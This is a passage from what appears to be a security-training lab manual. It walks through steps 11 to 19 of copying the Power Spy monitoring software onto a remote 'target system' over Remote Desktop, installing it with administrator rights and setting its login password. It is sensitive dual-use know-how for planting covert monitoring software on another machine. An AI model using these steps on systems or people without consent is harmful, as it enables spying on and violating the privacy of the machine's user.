
11. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.



12. Double-click the **setup.exe** file.

Note: If a **User Account Control** pop-up appears, click **Yes**.

13. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.



14. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.

15. The **Run as Administrator** window appears; click **Run**.

Run as administrator



With administrative rights, you can check, delete and export logs, change settings, and have complete access to the software.

Run

5:50 AM
4/5/2022

Note: If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.

16. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.



Setup login password

Setup a password to login the software. The password can include uppercase letters, lowercase letters, numbers and symbols.

New password: ****

Confirm password: ****



5:51 AM
4/5/2022

17. The **Information** dialog box appears; click **OK**.



Setup login password

Setup a password to login the software. The password can include uppercase letters, lowercase letters, numbers and symbols.

Information


Your password is created. You will use it to log in the software.




5:51 AM
4/5/2022

18. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.


Note: Here, the password is **test@123**.



19. The **Register product** window appears; click **Later** to continue.

